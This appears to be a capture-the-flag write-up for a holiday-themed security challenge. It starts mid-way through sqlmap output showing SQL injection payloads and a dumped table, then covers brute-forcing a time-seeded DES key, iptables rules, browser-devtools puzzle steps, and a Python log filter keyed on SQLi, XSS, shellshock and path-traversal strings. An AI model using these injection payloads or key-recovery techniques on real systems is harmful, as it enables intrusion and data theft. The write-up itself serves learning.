ELT(9798=9798,1))),0x71787a7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP
BY x)a)-- tEJB&token=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: elfmail=' AND (SELECT 8210 FROM (SELECT(SLEEP(5)))UGqq)-- efxo&token=
---
```

Database elfu Table krampus

```
[13:10:43] [INFO] retrieved: '6'
Database: elfu
Table: krampus
[6 entries]
+----+----------------------+
| id | path                 |
+----+----------------------+
| 1  | /krampus/0f5f510e.png |
| 2  | /krampus/1cc7e121.png |
| 3  | /krampus/439f15e6.png |
| 4  | /krampus/667d6896.png |
| 5  | /krampus/adb798ca.png |
| 6  | /krampus/ba417715.png |
+----+----------------------+
```

To reassemble the paper scraps, go to studentportal.elfu.org/krampus/[file in database].png
Rearrange and reassemble



From the Desk of

Date: August 23, 20

Memo to Self:

Finally! I've figured out how to destroy Christmas! Santa has a brand new, cutting edge sleigh guidance technology, called the Super Sled-o-matic.

I've figured out a way to poison the data going into the system so that it will divert Santa's sled on Christmas Eve!

Santa will be unable to make the trip and the holiday season will be destroyed! Santa's own technology will undermine him!

That's what they deserve for not listening to my suggestions for supporting other holiday characters!

Buwahahahahaha!

Objective 10

Friday, January 10, 2020 11:09 AM

OBJECTIVE 10

A: Machine Learning Sleigh Route Finder

10) Recover Cleartext Document

Difficulty: 🎄🎄🎄🎄🎄

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use.

Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)

For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

Holly Evergreen

ps aux ww shows that mongodb running on port 12121

```
elf@05bf424ff376:~$ ps aux ww
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
elf          1  0.1  0.0  18508  3476 pts/0    Ss   00:42   0:00 /bin/bash
mongo        9  6.0  0.0 1014596 62112 ?       Sl   00:42   0:01 /usr/bin/mongod --quiet --fork --
port 12121 --bind_ip 127.0.0.1 --logpath=/tmp/mongo.log
elf         51  0.0  0.0  34400  2940 pts/0    R+   00:43   0:00 ps aux ww
```

show dbs
use elfu
show collections
db.solution.find({})
db.loadServerScripts();displaySolution()

```
> show dbs
admin  0.000GB
elfu   0.000GB
local  0.000GB
test   0.000GB
> use elfu
switched to db elfu
> show collections
bait
chum
line
metadata
solution
system.js
tackle
tincan
> db.solution.find( {} )
{ "_id" : "You did good! Just run the command between the stars: ** db.loadServerScripts();display
Solution(); **" }
```

The challenge involves reverse engineering an encrypted pdf. We are provided the executable, debugging symbols, and the encrypted pdf. The kringlecon talk also gives a link to a github repo with a solution scaffold in ruby.

Running the encryption on the a test file shows a key length of 8 and seed that equivalent to epoch time when the file is run.

```
Our miniature elves are putting together random bits for your secret key!

Seed = 1578470114

Generated an encryption key: 70cd1fdac32c3927 (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is 5f5359ca-593b-48de-8ba7-ebd213335de2 - Santa Says, don't share that key with anybody!
File successfully encrypted!
```

Looking in IDA under the "do_encrypt" function, we see that Microsoft Enhanced Cryptographic Provider v1.0 is used

```
; char szProvider[]
szProvider      db 'Microsoft Enhanced Cryptographic Provider v1.0',0
                                        ; DATA XREF: do_encrypt(int,char *,char *)+41↑o
```

A google search shows that DES is a possible cipher. DES uses a 56 bit blocks size with 8 bit padding, thus being 64 bits or 8 bytes in size

Microsoft Base Cryptographic Provider v1.0

Implements the following algorithms to hash, sign, and encrypt content.

Name	Use	Type	Key size (Default/Min/Max)
Data Encryption Standard (DES)	Encryption	Block	56/56/56

Under the same function we see a call to "generate_key" function

```
loc_402733:
lea     edx, [ebp+key]
push    edx             ; buffer
call    ?generate_key@@YAXQAE@Z ; generate_key(uchar * const)
add     esp, 4
push    8               ; length
lea     eax, [ebp+key]
push    eax             ; str
```

Under generate_key, we see time and seed pushed to the stack followe by a call to super_secure_srand. This in turn calls super_secure_random

```
add     eax, 40h
push    eax             ; File
call    ds:__imp__fprintf
add     esp, 8
push    0               ; _Time
call    time
add     esp, 4
push    eax             ; seed
call    ?super_secure_srand@@YAXH@Z ; super_secure_srand(int)
add     esp, 4
mov     [ebp+i], 0
jmp     short loc_401E31
```

```
loc_401E31:
cmp     [ebp+i], 8
jnb     short loc_401E4F
```

```
call    ?super_secure_random@@YAHXZ ; super_secure_random(void)
movzx   ecx, al
and     ecx, 0FFh
mov     edx, [ebp+buffer]
add     edx, [ebp+i]
mov     [edx], cl
jmp     short loc_401E28
```

```
loc_401E4F:
mov     esp, ebp
pop     ebp
retn
?generate_key@@YAXQAE@Z endp
```

Examining the random function shows the seed is multiplied by 214013, added by 2531011, then modulused by 16. A null byte is added at the end

```
; Attributes: bp-based frame

; int __cdecl super_secure_random()
?super_secure_random@@YAHXZ proc near
push    ebp
mov     ebp, esp
mov     eax, state
imul    eax, 214013
add     eax, 2531011
mov     state, eax
mov     eax, state
sar     eax, 10h
and     eax, 7FFFh
pop     ebp
retn
?super_secure_random@@YAHXZ endp
```

Rosetta code snippet for the random implementatin

```
  # LCG::Microsoft generates 15-bit integers using the same formula
  # as rand() from the Microsoft C Runtime.
  class Microsoft
    include Common
    def rand
      @r = (214013 * @r + 2531011) & 0x7fff_ffff
      @r >> 16
    end
  end
end
```

With this information, we can adapt this solution rubric

```ruby
require 'openssl'

KEY_LENGTH = 16 # TODO

def generate_key(seed)
  key = ""
  1.upto(KEY_LENGTH) do
    key += ((seed = (1103515245 * seed + 12345) & 0x7fff_ffff) & 0x0FF).chr
  end

  return key
end

def decrypt(data, key)
  c = OpenSSL::Cipher::AES.new(128, 'CBC') # TODO
  c.decrypt
  c.key = key
  return (c.update(data) + c.final())
end

if(!ARGV[1])
  puts("Usage: ruby ./solution.rb <hex data> <seed>")
  exit
end

data = [ARGV[0]].pack('H*')
seed = ARGV[1].to_i

key = generate_key(seed)
puts("Generated key: #{key.unpack('H*')}")
puts "Decrypted -> " + decrypt(data, key)
```

To This

```
require 'openssl'

KEY_LENGTH = 8 # TODO DES is 8 bytes

def generate_key(seed)
  key = ""
  1.upto(KEY_LENGTH) do
    key += (((seed = (214013 * seed + 2531011) & 0x7fff_ffff) >> 16) & 0x0FF).ch
r # deconstructing in IDA showed Microsoft LCG
  end
  return key
end

def decrypt(data, key)
  c = OpenSSL::Cipher.new('DES') # TODO key length shows it's DES
  c.decrypt
  c.key = key
  return (c.update(data) + c.final())
end

data = [IO.read("ELFhex").strip()].pack('H*') # ELFhex is the encoded file writt
en out to a file using command 'xxd  -p -c 10000000 file.enc'

seed = 1575658800 #epoch time from december 6- 8 2019
until seed == 1575666000
  key = generate_key(seed)
  begin #need exception handling for else OpenSSL will quit if a bad decryption
occurs
          if decrypt(data, key)[0..3].to_s == "%PDF" #checks to see if decrypted
 file is PDF
            puts("Found candidate")
            puts("Generated key: #{key.unpack('H*')}")
            new_data = decrypt(data, key)
            File.open("#{seed}.pdf",'wb') do |f|
            f.write(new_data) #writes pdf with seed value as name
            end
          end
          seed += 1
  rescue
    seed += 1
  end
end
```

```
jay@ubuntu:~/Desktop$ xxd -plain -c 10000000000 ElfUResearchLabsSuperSledOMaticQ
uickStartGuideV1.2.pdf.enc > ELFhex
jay@ubuntu:~/Desktop$ cat ELFhex | more
5dbdcedc494a7443f577f27f8405141a5b04b280386244e22d6af614a6e236358bbb86896192a481
6dc444eb375b1611914efb7c7733d3848c9f6766323118d500941f485a17769925f98334d26f3c81
f8c1cbf2c684ef99bffed3623624502b52c7740d1870bb7448db4908a6279659c1e3f89b5904f384
cccf4b8ec4d2bbb81533a1ebec0dfad192dd805983672cf6c7324d1a916f992154450e60d1b21d2e
f128024e90053fd195f41e6ed8932919a76c2c04cabea4e5d0fddc9808f85e6da96e56a937fbcf5a
e2a4b3287b5088eec06641216edad1b78d8fb90867cf290b30d9dbe8db391975a39534470e2c0ed8
eee74ff0ed1988cfa9559d92fafb2bf4fdb535dd57932409cebd3ad1d3801f041f3474a965981a0c
e26b77f8656e933c0761ce7fe9eafd7c69d00ee0c02e17bc0a3cd9ee94272241bdc65f9635dc59b7
19f806ee37165fbcbad65862e9ffd1f7ca97d357d343f60f0dd04c3b6751f55e5731d6312153ff70
```

After decryption, we get a pdf and a seed value of 1575663650 and key of b5ad6a321240fbec

ELF UNIVERSITY

Research Labs

Super Sled-O-Matic
Machine Learning Sleigh Route Finder
QUICK-START GUIDE

SUPER SANTA SECRET:
DO NOT REDISTRIBUTE

Objective 11

Friday, January 10, 2020 11:09 AM

OBJECTIVE 11

11) Open the Sleigh Shop Door

Difficulty: 🎄🎄🎄🎄🎄

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?

For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

Kent Tinseltooth

```
1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the OUTPU
T chains.
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH serv
er (on port 22).
4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.
```

-P = default policy

-j = jump to action

-m = module (-m state switch to module "state")

1) sudo iptables -P INPUT DROP
   sudo iptables -P FORWARD DROP
   sudo iptables -P OUTPUT DROP
2) sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
   sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
3) sudo iptables -A INPUT -s 172.19.0.225 -p tcp --dport 22 -j ACCEPT
   sudo iptables -A OUTPUT -d 172.19.0.225 -p tcp --sport 22 -j ACCEPT
4) sudo iptables -A INPUT -p tcp -m multiport --dport 21,80 -j ACCEPT
5) sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
6) sudo iptables -A INPUT -i lo -j ACCEPT


Shiny Upatree

Hints from Trail puzzle

```
<p><a href="#">Play again!</a>
<!-- 1 - When I'm down, my F12 key consoles me
2 - Reminds me of the transition to the paperless naughty/nice list...
3 - Like a present stuck in the chimney!  It got sent...
4 - We keep that next to the cookie jar
5 - My title is toy maker the combination is 12345
6 - Are we making hologram elf trading cards this year?
7 - If we are, we should have a few fonts to choose from
8 - The parents of spoiled kids go on the naughty list...
9 - Some toys have to be forced active
10 - Sometimes when I'm working, I slide my hat to the left and move odd things onto my scalp! --></div>
```

You don't need a clever riddle to open the console and scroll a little.

Open a web dev console and code should be there



Some codes are hard to spy, perhaps they'll show up on pulp with dye?

Print Preview shows next code

Some codes are hard to spy, perhaps they'll show up on pulp with dye? 907EGH5N

Need a hint?


This code is still unknown; it was fetched but never shown.


Open Network tab under dev console. Look for a fetch

JAT36PB2

Where might we keep the things we forage? Yes, of course: Local barrels!


In Console, Application tab -> Storage -> local storage






Under Elements -> <head> <title>

```
<title>Crack the
Crate             
emsp;             
emsp;            05XOG6N5</title>
```



Under Elements -> Styles -> find .hologram and disable perspective

```
.hologram {
  perspective: 15px;
  width: 150px;
  height: 100px;
  border-radius: 20px;
  transition: perspective 5s;
}
```




Lock input font is 'dseg'

```
.lock input {
  font-family: 'dseg', monospace;
  text-align: center;
  width: 80%;
  font-size: 1.6em;
  margin: 58px 10% 1.5ch 10%;
  background: none;
  border: none;
  color: #1f211e;
  position: absolute;
  z-index: 4;
  top: 0px;
}
```


Need to look for font for .instructions

```
.instructions {
  font-family: 'KMAH1QPF', 'Beth Ellen', cursive;
```



Inspect element on '.eggs' -> Event Listeners -> look for code in event handler

```
▼ spoil
  ▼ span.eggs  Remove  24d4e581-107f-4b2e-ac2e-0b9a625742fd:1
    ▶ handler: ()=>window['VERONICA']='sad'
      once: false
      passive: false
      useCapture: false
```





Under styles, click on :hov and change it to :active

```
Force element state
  :active                    :hover
  :focus                     :visited
  :focus-within
element.style {
}
span.chakra {
  position: relative;
```

Repeat for each span.chakra element

```
  ▶ <span class="chakra">…</span>
    " code will be "
  ▶ <span class="chakra">…</span>
    ", but "
  ▶ <span class="chakra">…</span>
  ▶ <span class="chakra">…</span>
    " all the "
  ▶ <span class="chakra">…</span> ==
```






Under Elements, look for div class "cover". This element is obfuscating what's underneath


```
▼<div class="cover">
    <button data-id="10" disabled="disabled">Unlock</button>
  </div>
  <input type="text" maxlength="8" data-id="10">
  <button class="switch" data-id="10"></button>
  <span class="led-indicator locked"></span>
  <span class="led-indicator unlocked"></span>
```

Behind cover is a .png of an associated circuit board for what's underneath

```
.locks > li > .lock.c10 {
  width: 250px;
  height: 200px;
  background: ▸ url(../../images/lock_inside.png) no-repeat;
  margin-left: calc(var(--split) - 250px);
  position: relative;
  z-index: 1;
}
```

There appears to be three missing elements on the board, as well as the entry key





Entering the key and pressing unlock yields an element error. Appears these three elements are needed in order to get the button to work

```
▶Error: Missing macaroni!
    at HTMLButtonElement.<an
```

Search for elements ".gnome", ".swab", and ".macaroni". Rearrange so that these class components, as well as the button are under the div class "lock c10 unlocked"

```
▼<li>
  ▼<div class="lock c10 unlocked">
      ::before
      <input type="text" maxlength="8" data-id="10" disabled> == $0
      <div class="component gnome" data-code="XJ0"></div>
      <div class="component swab" data-code="J39"></div>
      <div class="component macaroni" data-code="A33"></div>
      <button data-id="10" disabled>Unlock</button>
      <button class="switch" data-id="10"></button>
      <span class="led-indicator locked"></span>
      <span class="led-indicator unlocked"></span>
      ::after
```

Should see the three elements and be unable to unlock

Objective 12

Friday, January 10, 2020 11:07 AM

12) Filter Out Poisoned Sources of Weather Data

Difficulty: 🎄🎄🎄🎄🌲

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. *For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.*

RID:0807198508261964

Wunrose Openslae


Goal is to find destination IP address with the longest duration time in json formatted zeek logs

cat conn.log | jq -s 'sort_by(.duration) | reverse | .[0]'

```
elf@f05f9260e701:~$ cat conn.log | jq -s 'sort_by(.duration) | reverse | .[0]'
{
  "ts": "2019-04-18T21:27:45.402479Z",
  "uid": "CmYAZn10sInxVD5WWd",
  "id.orig_h": "192.168.52.132",
  "id.orig_p": 8,
  "id.resp_h": "13.107.21.200",
  "id.resp_p": 0,
  "proto": "icmp",
  "duration": 1019365.337758,
  "orig_bytes": 30781920,
  "resp_bytes": 30382240,
  "conn_state": "OTH",
  "missed_bytes": 0,
  "orig_pkts": 961935,
  "orig_ip_bytes": 57716100,
  "resp_pkts": 949445,
  "resp_ip_bytes": 56966700
}
```

Objective is to block potentially malicious IP addresses in the srf.elfu.org site so that Santa can navigate to where he needs to go. We are given a 40 MB http.log and hints to look for LFI, XSS, SQLi, and shellshock.

We are presented with a login screen and need to find the password



Based on data from the recovered pdf, credentials can be found in the readme

> The default login credentials should be changed on startup and can be found in the readme in the ElfU Research Labs git repository.

Searching in http.log shows a path for /README.md, .md extension almost always indicative of git file.

```
 "uri": "/README.md", "r
```

Navigating to https://srf.elfu.org/README.md
Username: admin
Password: 924158F9522B3744F5FCD4D10FAC4356

```
# Sled-O-Matic - Sleigh Route Finder Web API

### Installation

```
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt
```

Running:

`python3 ./srfweb.py`

Logging in:

You can login using the default admin pass:

`admin 924158F9522B3744F5FCD4D10FAC4356`

However, it's recommended to change this in the sqlite db to something custom.
```

The http.log has fields like so.

Information for attacks will most likely appear in uri, user_agent, referrer, host, and username fields. Researching the various attack indicators, keywords such as "UNION", "1' ", "'1=1" are indicative of sql injection. Other methods, like string spiltting, encoding, etc. were checked for but proved to have have no results.
Likewise keywords like "<script>", "'alert(', "() { :; };'", "../", and "/etc/passwd" may show attempts at xss, shellshock, and LFI respectively.

Using these keywords and evaluating over the potential fields, the script produces 58 IP addresses, short of the ~100 needed.

```
import json
import csv

csv_list = []
user_agents = []

with open('http.log') as json_file:
    data = json.load(json_file)
    SQLi        = ['UNION', "1' ","'1=1"]           #29
    xss         = ['<script>', 'alert(']     #16
    shellshock  = ['() { :; };']             #6
    LFI         = ['../', '/etc/passwd/']    #11

    for entry in data:
        for vuln in ('<script>', 'alert(','/../../', "1' ", "UNION", "() { :; };","/etc/passwd"): #xss,lfi,shellshock,sqli
            if vuln in entry["uri"] or vuln in entry["user_agent"] or vuln in entry["referrer"] or vuln in entry["host"] or vuln in entry["username"]:
                if entry['id.orig_h'] not in csv_list:
                    csv_list.append(entry['id.orig_h'])
                if entry['user_agent'] not in user_agents:
                    user_agents.append(entry['user_agent'])
    for agent in data:
        if agent['user_agent'] in user_agents:
            #import pdb; pdb.set_trace()
            if agent['id.orig_h'] not in csv_list:
                csv_list.append(agent['id.orig_h'])


with open('test.csv', 'w', newline='') as file:
    writer = csv.writer(file)
    writer.writerow(csv_list)

print(len(csv_list))
print(csv_list)
```

Looking at the user agents of some of the malicious Ips, we see some suspicious looking strings.

```
_h": "10.20.3.80", "id.resp_p"
"user_agent": "CholTBAgent", "
d": "-", "orig_fuids": "-", "o
```

A google search shows that these are known bad agents associated with malware.

-Agent IE6 on Windows XP (malware.rules)
gent string (changhuatong) (user_agents.rules)
gent string (ChoITBAgent) (user_agents.rules)
Agent SimpleClient 1.0 (user_agents.rules)
t User-Agent Cyberdog (trojan.rules)

Using this information, we can conduct a second search using user agent strings gathered from the first pass. We can then add those Ips to our list of known bad.
We can then write out a csv and submit to the SRF to help Santa get through the storm.

Route Calculation Success! RID:0807198508261964

Climbing the tower, we meet Santa, Krampus, and The Tooth Fairy

But… .Is there more???? TBD